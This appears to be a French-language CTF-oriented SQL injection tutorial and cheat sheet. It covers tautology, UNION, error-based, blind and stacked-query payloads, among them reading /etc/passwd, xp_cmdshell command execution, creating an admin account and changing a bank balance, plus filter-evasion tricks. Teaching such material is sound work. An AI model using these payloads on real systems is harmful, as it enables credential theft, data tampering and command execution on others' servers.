SQL injection

Félix Charette aka Sideni

Fonctionnement de l’attaque

Requête de base :

```
SELECT * FROM users
WHERE username = '$u' AND password = '$p'
```

Objectif :

- Sortir de la portée du champ d’entrée
- Modifier la requête

Avec :

```
$u = ' OR 1=1#
```

La clause WHERE devient :

```
username = '' OR 1=1#' AND password = ''
```

Cette requête retournera toutes les entrées de la table users.

Différentes approches

Tautologie	… = '' OR 1=1#…
Union based	… = '' UNION SELECT 1,2,3#…
Error based	… = '' OR (SELECT EXP(~(SELECT * FROM (SELECT username FROM users LIMIT 1)x)))#…
Blind boolean based	… = '' OR (SELECT ASCII(SUBSTR(name,0,1))) FROM users) > 65#…
Blind time based	… = '' OR IF((SELECT COUNT(*) FROM users) > 50, SLEEP(5), 0)#…
Stacked queries	… = ''; INSERT INTO users#…

Tautologie

L'objectif est de rendre la condition de la requête vraie pour tout. Ceci retournera tous les enregistrements et peut être utilisé pour contourner un formulaire de connexion.

```
… = '' OR true#…
```

```
… = '' OR 1=1 OR '' AND password = ''
```

```
… = '' OR 0 = 'a'#…
```

```
… = '' OR 42 < 1337#…
```

```
… = '' OR 2 LIKE '%'#…
```

Union Based

L'objectif est d'ajouter des enregistrements supplémentaires à ceux retournés par la requête. Ceci permet d'afficher le résultats de nos requêtes ou de contrôler des valeurs injectées dans la logique de l'application.

```
SELECT … FROM fruits WHERE … ='' UNION SELECT password FROM users#…

SELECT * FROM users WHERE … ='noMatch' UNION SELECT 'admin','monPasswd'#…

SELECT … FROM fruits WHERE … ='' UNION SELECT 1,2,3,4,5,6,7,8,9,…#…

SELECT … FROM fruits WHERE … ='' ORDER BY 1,2,3,4,5,6,7,8,9,…#…

SELECT … FROM fruits WHERE … ='' UNION SELECT LOAD_FILE('/etc/passwd')#…
```

Error Based

L'objectif est de générer un message d'erreur qui contiendra le résultat de notre requête pour extraire de l'information. Ces erreurs se produisent à l'exécution de la requête qui est syntaxiquement valide.

```
… = '' OR (UPDATEXML(1,CONCAT(0x7e,(SELECT u FROM users),0x7e),1))#…
```

```
… = '' OR (EXTRACTVALUE(1,CONCAT(0x7e,(SELECT u FROM users),0x7e)))#…
    XPATH syntax error: '~admin~'
```

```
… = '' OR (CAST((SELECT p FROM users LIMIT 1) AS INT))=3#…
    ERROR: invalid input syntax for integer: "suchPass"
```

```
… = '' OR 1=CONVERT(INT,(SELECT p FROM users WHERE u = 'admin'))#…
    Conversion failed when converting the varchar value 'suchPass' to data type int.
```

Blind Time/Boolean Based

L'objectif est d'induire deux comportements différents au SGBD selon notre requête de sorte à déduire le résultat. Les différences peuvent être dans la réponse (boolean) ou peuvent être des délais de réponse (time).

```
SELECT * FROM users WHERE … ='' OR IF(SUBSTR(u,1,1)='a',true,false)#…
     Si vrai : Invalid password          Si faux : Invalid username/password

SELECT * FROM users WHERE … ='' OR IF(SUBSTR(u,1,1)='a',SLEEP(5),false)#…
     Si vrai : 5 secondes de délai       Si faux : Réponse rapide

WHERE … ='' OR IF(SUBSTR(u,1,1)='a',BENCHMARK(1000000,SHA(213)),false)#…
     Si vrai : Réponse lente             Si faux : Réponse rapide
```

Stacked Queries


L'objectif est de sortir du contexte de la requête afin d'exécuter des requêtes de d'autres types. Ces autres requêtes ne sont généralement limitées que par les permissions de l'utilisateur de l'application.

```
… = ''; INSERT INTO users VALUES ('admin','monPasswd')#…

… = ''; EXEC xp_cmdshell 'cat flag.txt'#…

… = ''; UPDATE compte_bancaire SET montant=10000000000000000000
WHERE id='MINEEEE'#…

… = ''; CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6',
'system' LANGUAGE 'C' STRICT; SELECT system('cat flag.txt')#…
```



Techniques d’évasion

Tenter d’identifier le plus de filtres avant d’écrire une requête complète. Ensuite, retirer des groupes de caractères de la requête envoyée pour trouver les filtres appliqués. Par exemple, retirer les 10 derniers caractères jusqu’à ce qu’aucun filtre ne bloque la requête pour bien détecter les filtres particuliers.

Filtres :	Contournement :
OR, AND	… = '' **||** 1=1 **&&** 2=2#…
', "	… = '\' AND password =' UNION SELECT **0x41**,column#…
Espace	… = ''UNION**(/*!**SELECT*/username,3**/**/FROM(users))**#…
=, 1=1	… = '' OR **42 < 1337** OR **'a' LIKE 'a'** OR **1** OR **''^1**#…
#, --, //, /*	… = '' OR 1 OR '' AND pass…
Fonctions	… = '' OR (SELECT POW (LENGTH/**/(username)), 1)#…

Pro tips

- Tenter de forcer des erreurs brisant la requête pour obtenir plus d'info.
- Commencer par obtenir des comportements différents selon les requêtes envoyées.
- Utiliser des fonctions spécifiques à un DBMS pour mieux le détecter.
- Utiliser une requête hypothétique pour développer des injections plus adaptées.
- Utiliser UNION ou des erreurs pour sortir de l'information si possible.
- Utiliser INFORMATION_SCHEMA ou un équivalent. (ex: sqlite_master pour …*drumroll*…. sqlite)
- **Ne pas hésiter** de tester dans une base de données locale. (FORTEMENT CONSEILLÉ)

Mention Spéciale

Merci à @MrUn1k0d3r pour l'hébergement des challenges sur son site https://ringzer0team.com/

Les challenges sont disponibles à l'adresse suivante :

http://challenges.ringzer0team.com:20000